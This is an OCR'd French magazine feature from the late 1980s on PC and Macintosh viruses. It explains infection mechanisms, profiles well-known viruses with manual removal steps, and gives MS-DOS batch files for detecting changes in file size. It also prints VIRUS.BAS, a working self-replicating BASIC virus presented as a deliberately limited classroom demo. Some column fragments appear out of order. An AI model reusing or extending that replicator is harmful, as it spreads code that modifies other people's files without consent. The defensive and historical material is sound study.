sont le plus fréquemment lancés...

Discrétion et rapidité

Revenons au virus lui-même dont l'efficacité réside dans sa discrétion (quelques centaines d'octets suffisent pour faire beaucoup de dégâts tout en passant inaperçus) et dans sa rapidité de contamination. Il est généralement constitué d'un identificateur, d'une routine d'infection et d'un programme d'action : l'identificateur sert à marquer un programme comme ayant déjà été infecté ; la routine d'infection recherche un programme exécutable, vérifie qu'il n'a pas déjà été infecté et y recopie les trois parties du virus ; le programme d'action, lui, détermine la nocivité du virus. Son effet peut être bénin (affichage d'un message à l'écran) ou catastrophique s'il modifie des données dans les fichiers.

Les mécanismes de l'infection méritent d'être détaillés. Certains virus, les plus élémentaires, remplacent une partie du code du programme-hôte par leur propre code ; dans ce cas, le programme-hôte ne peut plus fonctionner normalement et quand le virus s'exécute, le programme « plante » brutalement. D'autres virus parviennent à s'insérer dans un programme sans en modifier le déroulement ; ils sont évidemment beaucoup plus élaborés et leur détection, plus délicate : le programme-hôte ne présente aucun symptôme inquiétant et la routine d'infection n'est repérable que par un ralentissement de la machine ou une opération anormale d'écriture sur le disque. La seule méthode infaillible de détection d'un tel virus consiste à vérifier systématiquement la taille des fichiers : notre petit programme de détection pour compatibles IBM (en page 144) ne se fie qu'à cette augmentation de volume.


À la place d'un message

Plus fort encore, le virus qui sait s'installer à l'intérieur d'un programme sans en modifier le comportement et sans accroître la dimension des fichiers ! L'astuce est la suivante : puisque tout programme contient des bribes de textes (messages d'erreur, par exemple), pourquoi ne pas écrire les instructions du virus à leur place, de manière à mieux se dissimuler ? Le virus de Lehigh, quant à lui, est un virus de type bâtard : il s'implante dans le fichier COMMAND.COM de MS-DOS où il n'ajoute que 20 octets, en se substituant en partie à des messages d'erreur connus.

sation, nombre de lancements de la machine, etc. Le phénomène semble alors avoir été provoqué de manière aléatoire, et l'origine du virus est très délicate à établir, même si la contamination est récente.

Certains virus se manifestent au moment précis de la contamination. Ping-pong, par exemple, se remarque tout de suite : un spot se déplace sur l'écran à la manière d'une balle de ping-pong, en rebondissant sur les caractères du texte affiché. Un phénomène exaspérant et bénin tant que l'écran, peu à peu rempli de balles, semble avoir été le seul touché ; en fait, ce sont les fichiers du disque dur qui deviennent peu à peu inutilisables.

Les attaques menées par les virus contre les disques durs prennent plusieurs formes. La plus classique consiste à effacer des octets de manière aléatoire et progressive. Variante très répandue : dans la table d'allocation des fichiers de MS-DOS, il déclare certains secteurs défectueux, ce qui rend la totalité des fichiers concernés inaccessible– et le technicien appelé en renfort d'imputer le phénomène à un disfonctionnement du disque...



Trois modes d'infection, trois types de virus. Dans le premier cas (1), le virus prend la place d'une partie du programme-hôte qui ne fonctionne plus normalement : l'intrus est facilement détectable. Dans le deuxième cas (2), le virus augmente la taille du programme-hôte qui continue à fonctionner normalement : seule une vérification du gonflement des fichiers peut révéler sa présence. Dans le dernier cas (3), pour s'installer dans un programme sain, le virus y compacte une partie des données, sans en altérer la taille ou le fonctionnement : on ne peut le détecter qu'en procédant à la comparaison du programme contaminé avec l'original.

Pour ce qui est de l'effet recherché, certains programmeurs de virus privilégient dans un premier temps la contamination, au détriment du déclenchement de l'action, qui se trouve différée (à une certaine date, par exemple) : l'origine de l'infection, et donc son auteur, sont ainsi beaucoup plus difficiles à repérer. Aussi un virus programmé pour le 13 octobre peut-il avoir été introduit un an auparavant, sans que le fonctionnement de la machine en ait pâti. Cela dit, le bidouilleur a tout intérêt à ne pas laisser trop de temps passer entre la diffusion du virus et le déclenchement différé : les utilisateurs trouveraient la parade. Les choses se corsent lorsque ce déclenchement est fonction de paramètres dépendant des seuls utilisateurs : durée d'utili-

Autre forme classique d'attaque : l'ajout, à chaque lancement des programmes, de quelques milliers d'octets ; peu à peu, le volume d'octets se trouve si « gonflé » que le disque est saturé et que les programmes n'ont plus assez de place en mémoire vive.

Le pire n'est pourtant pas la destruction des fichiers, mais leur lente et insidieuse modification : une fois lancé, le virus va rechercher des fichiers de données, y repère certains chiffres, et les modifie de manière aléatoire. La catastrophe sera d'autant plus grande que l'utilisateur mettra longtemps à s'en apercevoir. On a même repéré un virus redoutable qui, dès son implantation, encrypte les données en permanence, selon un algorithme bien précis, un peu à la manière des pro-

grammes de sécurité. L'utilisateur n'y voit que du feu : ses fichiers de données sont parfaitement utilisables et tout se passe de façon normale mais un peu lentement. Ce n'est qu'au moment où le virus s'autodétruira que la routine d'encryptage disparaîtra et, avec elle, toute possibilité d'utiliser les fichiers de données... Plus rarement, on en arrive même à la destruction des machines elles-mêmes : il suffit d'écrire toujours sur la même piste d'un disque pour en accélérer l'usure, ou d'envoyer des codes de marche arrière à une imprimante (toutes ne les acceptent pas) pour provoquer un « bourrage » préjudiciable au moteur et à la tête d'impression.

De quels moyens de lutte dispose-t-on ? En premier lieu, de la sauvegarde périodique destinée à parer toute défaillance du disque dur ou du logiciel : le lent travail de destruction effectué par un virus exige que l'on conserve plus longtemps que de coutume les sauvegardes et, si possible, que l'on établisse un journal des transactions quotidiennes. Dans les grandes entreprises, les utilisateurs doivent en être sans cesse avertis : le chargement d'un programme provenant de l'extérieur est toujours susceptible d'introduire un virus dans le parc. Il y a donc lieu de vérifier régulièrement la dimension des fichiers, soit manuellement à l'aide d'un listing, soit automatiquement à l'aide d'une procédure comme celle que nous avons mise au point (voir encadré page 144). Cela dit, la meilleure des sécurités reste la comparaison des programmes, octet après octet, avec les disquettes d'origine (ce que fait également notre procédure). Les programmes de détection proposés en page 148 se fondent soit sur ce principe de la comparaison, soit sur le repérage de l'identificateur de tel ou tel virus déjà répertorié : ce dernier type d'antivirus remet en état les fichiers détériorés.

Vérifier et reformater

Sur compatibles IBM PC, on devra aussi vérifier le contenu du premier secteur du disque (qui contient le programme de démarrage de l'ordinateur), ainsi que les fichiers cachés du MS-DOS, à l'aide d'un utilitaire adéquat (Norton, par exemple). Le fichier COMMAND.COM, qui est l'interpréteur des commandes, est lui aussi un fichier très sensible. Pour le profane, le plus simple est de reformater périodiquement le disque dur, puis d'y réinstaller le système d'exploitation et ses utilitaires, à partir des disquettes originales.

Dans le cas du Macintosh, tous nos conseils restent valables. Il faut simplement savoir qu'un fichier Macintosh n'est jamais constitué d'un bloc monolithique d'informations. Ici, le système d'exploitation décompose chacun des fichiers en trois entités : la première, l'en-tête, comporte son nom et des informations générales le concernant ; celle des données contient toutes les informations saisies par l'utilisateur ; enfin, celle des ressources est constituée de tous les éléments utilisés par une application – menus, boîtes de dialogue ou d'alerte, polices de caractères, icônes, images, formes de curseurs, ou codes di-

VIRUS.BAS

Pour chatouiller la queue du dragon...

Mettre au point un virus pour travaux pratiques est une opération à haut risque, puisqu'à tout moment l'auteur-expérimentateur peut se retrouver dans une situation qu'il ne pourra maîtriser. Bien entendu, VIRUS.BAS n'est pas destiné à empêcher le bon fonctionnement de votre micro-ordinateur, en l'occurrence un IBM PC ou compatible. Il veut simplement démontrer les principes de fonctionnement d'un virus.

LE CHAMP D'ACTION DE VIRUS.BAS EST extrêmement limité : il ne s'attaque qu'aux programmes écrits en Basic, et sauvegardés en fichiers ASCII, c'est-à-dire avec l'option A de la commande SAVE. Mais, même dans ce champ très réduit, il est suffisamment redoutable pour que nous ayons pris diverses précautions supplémentaires afin d'empêcher son fonctionnement efficace. En effet, les programmeurs expérimentés en Basic utilisent souvent un « éditeur » travaillant en ASCII pour écrire leurs programmes, et leur précieux code-source se trouverait par conséquent à la merci de notre sale bête.

Comme tous les virus, VIRUS.BAS comporte deux parties. Ici, la partie active est réduite à la dernière ligne du programme et provoque un affichage aléatoire du mot « virus » sur tout l'écran. Evidemment, elle ne se manifeste pas à chaque fois, mais seulement une fois sur dix. Il faut noter qu'avec une modification minime, ce virus pourrait fonctionner seulement à une heure donnée. Dans tous les autres cas, le programme infecté fonctionne normalement.

Mais notre virus n'est pas inactif pour autant. En effet, sa partie contamination fonctionne à chaque lancement. Pour contaminer un programme, il commence par rechercher dans le répertoire courant un programme écrit en Basic. C'est assez facile, puisque tous les fichiers contenant un programme Basic ont la terminaison BAS. Ensuite, il lit ce programme-cible, et le recopie en le modifiant. Il y ajoute des lignes au début et à la fin. Ce qui est particulièrement redoutable, c'est que le programme, infesté lui-même, recommence l'opération à chaque lancement, et peut aller en contaminer un autre à son tour. Dans l'exemple présenté ici, cette contamination en chaîne est volontairement limitée.

Pour voir le fonctionnement, il suffit de lancer le programme ci-contre dans un répertoire où existe un fichier Basic sauvegardé en texte.

```
1 GOSUB 65000                                        'Lancement   du  Virus
64999 STOP
65000 '                                               Ici commence le Virus
65010 IF RIGHT$(TIME$,1)="1" THEN GOSUB 65190   'Partie active
65020 '                                               Contamination
65030 SHELL "DIR>TOTO":OPEN "I",1,"TOTO"
65040 WHILE NOT EOF(1)
65050 LINE INPUT #1,L$
65060 PROG$=LEFT$(L$,8)
65070 TERM$=MID$(L$,10,3)
65080 IF TERM$="BAS" AND PROG$ <>"VIRUS   " THEN CLOSE:GOTO 65110
65090 WEND:RETURN
65110 '                                               Duplication du virus
65120 P1$=PROG$+".BAS":P2$=PROG$+".BAK"
65130 OPEN "I",1,P1$:OPEN "O",2,"VIRUS.BAK":OPEN "I",3,"VIRUS.BAS"
65140 LINE INPUT #3,L$:PRINT #2,L$
65150 WHILE NOT EOF(1):LINE INPUT #1,L$:PRINT #2,L$:WEND
65160 WHILE NOT EOF(3):LINE INPUT #3,L$:PRINT #2,L$:WEND
65170 CLOSE :RETURN
65180 '                                               Partie active du virus
65190 FOR I=1 TO 1000:LOCATE RND*20+3,RND*65+5:PRINT "Virus";:NEXT:RETURN
```


On pourra vérifier que le programme VIRUS.BAK, créé dans cette opération, fonctionne neuf fois sur dix comme le programme original, et qu'il possède la capacité de se reproduire à son tour. Remarquons pour finir que notre virus est auto-immunitaire, car il évite de se contaminer lui-même. Pour des raisons évidentes, nous ne donnerons aucune piste pour améliorer notre virus pédagogique : ceux existants sont assez nombreux pour ne pas encourager l'invention !

Seymour DINNEMATIN

vers –, c'est-à-dire les ressources du programme lui-même, généralement divisé en plusieurs routines ou sous-programmes. Les ressources sont classées par type : citons, pour exemples, ALRT (messages d'alerte), CODE (routines), FONT (polices de caractères) ou encore ICON (icônes). À l'intérieur de chaque type, chacune des ressources est identifiée par un numéro et, en général, par une appellation dont la longueur ne dépasse pas quatre caractères.

Or, un virus est souvent constitué d'une ressource supplémentaire. Pour le détecter, on peut utiliser ResEdit, célèbre éditeur de ressources développé par Apple et distribué gratuitement par les revendeurs. En principe, il est destiné sinon exclusivement aux programmeurs, du moins aux utilisateurs avertis, car il est facile d'endommager gravement un fichier si l'on s'en sert sans savoir exactement ce que l'on fait. Bien maîtrisé, en revanche, ResEdit peut rendre de grands services puisqu'il permet d'établir la liste des ressources, de localiser et de supprimer certains virus. L'utilisateur non initié a tout intérêt, lui, à recourir aux antivirus disponibles, d'autant qu'à l'heure actuelle certains sont à la fois des détecteurs et des destructeurs très efficaces (voir page 148).

Un mot encore à propos d'IBM, ou plutôt de son système d'exploitation OS/2. Pour



L'éditeur de ressources ResEdit d'Apple a détecté un virus nVIR dans un fichier.

l'heure, on ne lui connaît aucun virus spécifique. La complexité du système et des mécanismes de protection de la mémoire est telle qu'une programmation malveillante est, en effet, plus difficile. Cela dit, le découpage des programmes en bibliothèques dynamiques et le fonctionnement multitâche ouvrent des perspectives terrifiantes...

Précisons aussi, à propos des réseaux d'ordinateurs, que ce sont – c'est indéniable – de remarquables vecteurs de virus si l'on y échange des programmes ; le transfert de fichiers de données et la messagerie ne présentent, quant à eux, aucun danger particulier. Dans tous les cas de figures, quel que soit le niveau de protection mis en œuvre, on peut toujours imaginer l'apparition d'un virus capable de passer outre. Nous engageons donc nos lecteurs, et plus particulièrement les responsables informatiques des sociétés, à rester discrets sur leur propres procédures de détection : tout moyen d'action peut se transformer en son contraire, l'outil de défense se retrouver arme d'attaque.

Christophe BLANC et Yvon DARGERY

VERIFIE.BAT

Un détecteur de virus écrit sous MS-DOS

Le but de notre détecteur est de signaler toute modification dans la longueur d'un fichier ou d'un groupe de fichiers. Il est volontairement rudimentaire, mais il peut rendre de précieux services. Il fonctionne de manière efficace lorsque le volume vérifié est organisé méthodiquement.

POUR QUE VERIFIE.BAT FONCTIONNE correctement, nous recommandons de mettre dans un même répertoire tous les fichiers du système. Nous pensons également que tous les fichiers Batch (à terminaison .BAT) devraient être recopiés dans le même répertoire. Bien entendu, il ne sert à rien de détecter une infection si l'on est incapable d'y remédier immédiatement après. Les disquettes originales du système et des logiciels doivent donc être à portée de main et verrouillées en écriture.

VERIFIE.BAT est le programme de base de notre système de vérification. Il compare la taille des fichiers individuels ou de tous les fichiers d'un répertoire. Cette comparaison se fait au moyen de l'ordre FC, qui existe dans la plupart des versions du système d'exploitation MS-DOS. Dans le cas contraire, il faudra remplacer FC par l'ordre COMP. La vérification des différences entre répertoires ou fichiers se fait au coup d'œil, et toute différence non explicable est suspecte. Il semble raisonnable de lancer la vérification soit au début, soit à la fin de chaque séance de travail. On peut, bien entendu, lancer la vérification automatiquement au démarrage de l'ordinateur, en ajoutant une ligne contenant le mot VERIFIE dans fichier AUTOEXEC.BAT.

Pour ajouter un répertoire TOTO ou un fichier TOTO dans le processus de vérification, on lance PROTEGE TOTO une seule fois. Il faut signaler que ce processus ne fonctionne qu'à partir d'un répertoire donné, sur les fichiers ou les sous-répertoires de ce même répertoire. Il est, en fait, destiné à être utilisé à partir de la racine du volume.

Notre détecteur pourrait être amélioré de la manière suivante : certains fichiers sensibles pourraient être dupliqués dans un répertoire, et les comparaisons porteraient sur le fichier lui-même et non sur le résultat de l'opération DIR. De même, il est possible de créer automatiquement un journal daté du résultat des opérations de comparaison. Signalons enfin que la comparaison directe des fichiers cachés du système est possible avec l'ordre FC. En cas de doute, il faut faire cette comparaison entre le disque Système et la disquette Système d'origine. Encore faut-il savoir leur nom et leur nombre. En cas de différence, votre système est infecté. L'ordre SYS permet la recopie de ces fichiers.

Seymour DINNEMATIN

```
ECHO OFF
REM       Procédure PROTEGE.BAT
CLS
ECHO Première étape pour la détection des VIRUS
ECHO Protection du répertoire ou du fichier :  %1
ECHO Création des répertoires adir.dir et dir.dir la première fois
MD DIR.DIR
MD ADIR.DIR
ECHO On garde le répertoire de %1 dans le fichier %1 de DIR.DIR
DIR %1|FIND /V "(s)">DIR.DIR\%1
ECHO Liste des fichiers ou des répertoires à vérifier
DIR DIR.DIR/P
ECHO Pour lancer la vérification, faire VERIFIE
```

```
ECHO OFF
REM       Procédure VERIFIE.BAT
CLS
ECHO Vérification contre les VIRUS
ECHO Copie de l'ancien état
COPY DIR.DIR\*.* ADIR.DIR
CD ADIR.DIR
FOR %%F IN (*.*) DO COMMAND /C VERIF %%F
CD ..
ECHO Fin de la Vérification contre les VIRUS
```

```
ECHO OFF


ECHO Vérification du fichier ou du répertoire %1
CD ..
ECHO          Voici ce que vous devez voir si tout va bien :
DIR %1|FIND /V "(s)">DIR.DIR\%1
FC dir.dir\%1 dir.dir\%1
ECHO          Voici le résultat de la comparaison          :
FC ADIR.DIR\%1 DIR.DIR\%1
CD DIR.DIR
ECHO            Si ce n'est pas identique, fichier douteux : %1
PAUSE
```

LE HIT-PARADE DE L'INFECTION PROGRAMMÉE

Les principaux virus et leur victimes

Il en existe une trentaine sur IBM PC et compatibles, une petite dizaine sur Macintosh, et une poignée seulement sur l'Amiga de Commodore ou l'Atari ST – un reflet du découpage du marché de la micro-informatique, en somme... Mais du parasite rigolo à la bombe logicielle à retardement, tout virus contracté entraîne, pour le moins, sa dose de désagrément et d'insécurité. Mieux vaut donc s'en débarrasser au plus vite. Pour vous y retrouver dans les amalgames, confusions et autres âneries qui ont fleuri avant, pendant et après le vendredi 13 octobre, SVM vous présente les phénomènes les plus répandus, et quelques moyens de se prémunir contre le désastre, à défaut de pouvoir éradiquer le mal.

IL N'Y A PAS DE MYSTÈRE : PARCE qu'IBM est le premier constructeur mondial de matériel informatique, que ses ordinateurs sont l'équipement d'élection de la majorité des entreprises, que le standard IBM a donné naissance à des kyrielles de micro-ordinateurs « compatibles », et parce que ces quelque 23 millions de machines installées de par le monde (en réseaux, de surcroît) ne cessent de susciter des vocations de programmeurs en herbe, la cible privilégiée des petits et grands bidouilleurs-fabricants de virus est évidemment le monde IBM.

À tout seigneur tout honneur : Vendredi 13 (ou Friday the 13th) – alias 1813, Trou noir, Jérusalem (ou Israeli Virus), Virus palestinien (ou PLO), etc. –, est sans doute le plus connu des virus. Le plus sujet à fantasmes aussi, en raison de la date fortement connotée de superstition à laquelle il se déclenche. On l'a, en plus, confondu avec son homologue Datacrime, dans la surenchère des gros titres à laquelle se sont abondamment livrés presse écrite, radio et télévision, le sujet étant tout de même plus au goût du jour que celui, rebattu, des soucoupes volantes.

IBM PC ET COMPATIBLES :
Le supermarché du virus

L'avantage de Vendredi 13, c'est qu'il représente, si l'on peut dire, le virus exemplaire : à la date fatidique, qui a été réglée sur l'horloge interne de la machine, il s'inscrit au début des fichiers .COM (qu'il augmente alors de 1 813 octets), et à la fin des fichiers .EXE (auxquels il ajoute 1 808 octets), ce qui lui vaut parfois le qualificatif de virus « gonflant ». Une variante de ce virus, baptisée Fu Manchu, augmente les fichiers .COM de 2 086 octets et les fichiers .EXE de 2 080 octets ; le message « *The world will hear from me again !* » (le monde va ré-entendre parler de moi) apparait toutes les demi-heures et force la machine à redémarrer. Une autre variante affiche « *April 1st, Ha-ha-ha, You have a virus !* » ; un poisson d'avril très amusant en effet : les fichiers sont effacés et l'ordinateur, totalement bloqué.

Dès qu'un programme infecté est lancé, il s'installe en mémoire, prêt à bondir sur n'importe quel autre fichier exécuté, à l'exception toutefois de COMMAND.COM. Selon sa version, il peut réinfecter un fichier déjà atteint. Au bout d'une demi-heure, il affiche deux lignes noires en haut de l'écran, symptôme de la maladie qui commence à ronger le système en le forçant à tourner en boucle à chaque cycle de l'horloge – lui demandant de chercher, par exemple, les octets 0 en mémoire. Résultat, la machine mouline. À moins que la date du système soit un vendredi 13 : l'ordinateur ne mouline plus et tous les logiciels utilisés sont irrémédiablement détruits...

Les Israéliens ont réussi à désactiver Vendredi 13 avant qu'il se déclenche le 13 mai 1988, date du 40e anniversaire de la fondation de l'Etat hébreu. Mais, l'année prochaine, les 13 avril et 13 juillet tomberont aussi un vendredi... Que faire ? Il n'existe malheureusement pas beaucoup de solutions pour désinfecter le système de ces programmes meurtriers. La solution la plus radicale est encore la meilleure : redémarrer avec une disquette Système originale. Comme il y a de fortes chances pour que le virus s'installe sur les pistes de démarrage du disque dur, il faut réinitialiser le disque avec la commande SYS C : (si le disque en question est bien l'unité C). Il faut aussi faire une copie de sauvegarde des fichiers non exécutables (dessins, textes, documents divers, etc.) et effacer consciencieusement tous les programmes .EXE et .COM sur les disques et disquettes contaminés, puis les réinstaller ou les remplacer par une nouvelle copie des originaux. Pour ceux qui les auraient égarés, hélas...

Le virus Datacrime, compagnon médiatique de Vendredi 13, est programmé pour afficher, après le 12 octobre de chaque année, « *Datacrime Virus, released 1 March 1989* » et effacer (initialiser) aussitôt la piste 0 du disque dur. Ceux des utilisateurs de compatibles IBM PC qui ont cru y échapper en modifiant leur horloge interne n'ont été victimes que de la confusion avec Vendredi 13 faite par les médias : ils en sont d'ailleurs pour leur frais puisque Datacrime reste virulent au moins jusqu'à la fin de l'année. En réalité, Datacrime se fixe à la fin des fichiers .COM, augmente leur taille de 1 168 octets, et remplace les trois premiers octets du programme infecté par un saut à son propre code. Puis il recherche les différents fichiers .COM autres que ceux dont la septième lettre est un D, y compris COMMAND.COM, et il recommence l'opération. Pour éviter le pire – que l'on peut

parer avec un antivirus spécifique (voir encadré) –, mieux vaut sauvegarder une copie de la piste 0 sur une disquette séparée, afin de pouvoir la restaurer ultérieurement ; l'utilitaire Lifeguard offre cette possibilité.

Dans un genre tout aussi nocif et prolifique, le 405, lui, est un virus qui se place au début des fichiers .COM en y écrasant tout bonnement les 405 premiers octets. Il cherche à infecter d'autres fichiers du même type sur une autre unité de disque, mais pas dans d'autres répertoires. Si ces fichiers occupent moins de 405 octets, le virus augmente sa longueur de 405 octets... Difficile à détecter avant son entrée en action, il se montre également très difficile à éliminer.

Plus sympathique, le virus du Danube, dit aussi Music Virus, prend des allures de gag. Une fois déclenché, il vous berce, près d'une minute durant, aux accents du *Beau Danube bleu* ou d'une autre des trois mélodies qu'il garde dans son code. Sept minutes plus tard, en plein travail, nouveaux flonflons... Le virus du Danube se charge en mémoire dès qu'un programme infecté est lancé. Il y demeure inactif jusqu'au moment où une opération d'accès au disque dur ou à la disquette (pour lecture, écriture, enregistrement, voire effacement d'un document) est demandée ; elle va permettre au virus de se dupliquer en début des fichiers .COM, auxquels il ajoute 2 756 ou 2 806 octets. Mis à part l'agacement que provoque cette intrusion musicale, aucun dommage n'a été constaté à ce jour.

Dans la série des virus qui sont censés vous sortir de la torpeur inhérente à des heures de travail fastidieux devant un écran, il y a aussi le Ping-pong (ou Italian Bouncing) : avec une lenteur désespérante, une baballe rebondit sur les caractères, puis elle les efface, puis une autre apparait, rebondit encore, et le phénomène continue de se reproduire jusqu'à ce que l'écran ne soit plus que balles vagabondes. C'est certainement le plus « visuel » des virus sur compatibles IBM, mais aussi le plus exaspérant et le plus récurrent. Installé sur un secteur des pistes de démarrage, il occupe deux autres secteurs qu'il marque comme endommagés dans la table d'allocation des fichiers. Par chance, il n'attaque que les IBM PC-XT. Pour s'en débarrasser, il faut rétablir les pistes de démarrage dans leur état d'origine. Avec un éditeur d'octets du type PC-Tools, vérifiez la présence des octets 33 C0 dans les zones 30 et 31 du secteur d'amorçage du disque dur ; s'ils sont bien présents, mieux vaut exécuter la commande SYS depuis une disquette Système saine ; à la fin de la première table d'allocation des fichiers du disque dur, remplacez les trois derniers octets (FF 7F FF) par FF 0F 00. Puis localisez le code du virus lui-même, qui commence par FF 06 F3 7D 8B 1E, et remplacez-le (ainsi que tous les octets qui suivent, jusqu'à 55 AA) par F6 si le formatage est dû à la commande FORMAT du système, ou par 00 s'il provient de PC-Tools. Si l'opération vous semble trop compliquée, vous pouvez faire appel à un antivirus comme Virusafe de CTI (voir page 148).

Réveil oculaire garanti avec la Cascade, un virus qui ajoute son code (1 701 octets) à la fin des fichiers .COM, dont il modifie les trois premiers octets de manière à s'activer dès que le programme est lancé. Son effet spectaculaire est fonction du réglage sur la date de l'horloge interne : tout ce qui est affiché dégringole, façon chutes du Niagara, vers le bas de l'écran. Une fois déclenché, le virus s'installe en mémoire et infecte alors chaque fichier exécuté, qu'il s'agisse d'un .COM ou d'un .EXE. Plutôt snob, la Cascade sélectionne ses proies en cherchant la mention COPR.IBM ; si elle la trouve, elle ne contamine pas le disque dur. Précisons qu'une variante ajoute 1 704 octets aux fichiers .COM.

Plus exotique, le virus de Lahore (ou Pakistani Brain) nous vient vraiment d'une boutique d'informatique de Lahore, tenue par deux frères. Leur stock de logiciels (déplombés) était réparti en deux tas : l'un était destiné à la clientèle locale ; l'autre, aux touristes. Ceux qui s'étaient offert 1-2-3 de Lotus ou Word de Microsoft à prix dérisoire quittaient le Pakistan en emportant un virus dans leurs bagages. Avec, à la clé, des accès au disque d'une lenteur épouvantable, des vecteurs d'interruption perturbés et certaines versions du système d'exploitation qui « plantaient ». C'était, expliquèrent ces ardents défenseurs de la législation sur les droits d'auteur qu'étaient les boutiquiers, dans le but de « *punir les clients malhonnêtes qui profitent du Tiers-Monde pour s'approvisionner illégalement en produits habituellement protégés* » ! En tout cas, le virus s'est répandu bien au-delà des acheteurs de logiciels piratés, puisqu'il a déjà infecté plus de 100 000 ordinateurs rien qu'aux Etats-Unis, dont 10 000 dans la seule l'université de Washington. D'ailleurs, pendant un temps, les deux frères, qui avaient décidément le double sens du commerce et du respect de la loi, ont même assuré un service après-vente original : contre espèces sonnantes et trébuchantes, l'indélicat client impérialiste pouvait racheter sa faute, en écrivant à l'adresse indiquée sur l'écran de son ordinateur dès déclenchement du virus.




Photos Christina MERANDON

Virusafe d'Eliashim Microcomputers détecte la plupart des virus connus à ce jour.

Le virus de Lahore remplace les secteurs d'amorçage des disquettes de 360 Ko par ses propres instructions ; il ajoute sept secteurs, qu'il protège en les déclarant inutilisables, pour y loger le code du programme d'amorçage d'origine et le reste du virus. Les programmes sont contaminés dès qu'un accès au disque est demandé – écriture, lecture, ou simple accès au catalogue (DIR). Le label des supports infectés devient alors @BRAIN ou (c) Brain, et le message suivant apparait : « *Welcome to the Dungeon... Brain Computer Services...* », suivi d'une adresse et d'un numéro de téléphone à Lahore, puis de « *Beware of this virus... Contact us for vaccination* » (attention, virus : contactez-nous pour le vaccin) ! Une variante californienne, baptisée Alameda, n'affiche aucun texte mais elle affecte les pistes de démarrage avec les mêmes conséquences. Deux antivirus permettent de détecter et d'éliminer l'intrus pakistanais (Virusafe de CTI et Nobrain, inclus dans les Dr Panda Utilities de Panda Systems), mais pour désinfecter manuellement le disque dur, le mieux est d'éteindre la machine, puis de démarrer avec une disquette saine afin de vérifier le label de chaque disque et disquette. Si le mot Brain apparaît, à moins d'effacer purement et simplement le support infecté, il faut exécuter la commande SYS pour réécrire les secteurs des pistes d'amorçage, et changer le label du disque. Il sera à nouveau utilisable, mais les sept secteurs occupés par le virus désactivé resteront à vie défectueux.

Parti de l'université pensylvanienne Lehigh, aux Etats-Unis, le virus Lehigh est beaucoup plus terrible, puisqu'il rend carrément inutilisables tous les disques utilisés. Il ne peut s'installer sur un disque que si l'on démarre le système avec une disquette contaminée. Il infecte alors le fichier COMMAND.COM (dont il augmente la taille d'environ 20 octets) et change la date et l'heure de sa création ; il s'attaque également aux fichiers COMMAND.COM qu'il rencontre sur d'autres lecteurs en ligne. Dès qu'il s'est répliqué quatre fois, le virus efface les pistes de démarrage et la table d'allocation des fichiers. Un conseil : vérifiez périodiquement la taille de votre fichier COMMAND.COM ; si elle change d'un seul coup, redémarrez à partir d'une disquette Système d'origine, protégée en écriture ; effacez le fichier COMMAND.COM du disque dur et de toutes les disquettes suspectes, et remplacez-les par celui de la disquette saine.



Flushot+ de Software Concepts Design se borne à protéger l'intégrité des fichiers.

Retour en Europe pour deux autres virus fréquemment dépistés sur compatibles IBM PC. D'abord le virus dit de Vienne, mais surgi on ne sait exactement d'où. C'est le matheux de la bande, capable de repérer un fichier qu'il a déjà infecté grâce à un stigmate

original : la date de dernière modification indique 62 secondes, ce qui est assez inhabituel. Collé à la fin des fichiers .COM, dont la taille augmente de 648 octets, il contamine sept fichiers sur huit ; quand il arrive au huitième, il remplace ses cinq premiers octets par une instruction de saut au noyau du système d'exploitation (BIOS), ce qui a pour effet de « réinitialiser » la machine. D'où l'impérieuse nécessité d'une sauvegarde régulière du travail en cours...

Le virus Christmas est l'un des tout premiers que l'on ait détectés. Vraisemblablement parti d'Allemagne, en décembre 1987, il a semé la panique en se propageant très vite à travers le réseau EARN (European Academic and Research Network) auquel sont reliés des universités, des grandes écoles et des instituts de recherche. Dans les fichiers de chaque utilisateur, il ne cherchait pourtant qu'à identifier ses correspondants pour leur envoyer ...une carte de vœux qui venait s'afficher à l'écran ! Le programme a vite fait boule de neige et, à force d'aussi aimables expéditions, il a surtout réussi à saturer le réseau... À petite cause, grands effets donc, réseau aidant, mais personne n'en parle plus aujourd'hui.

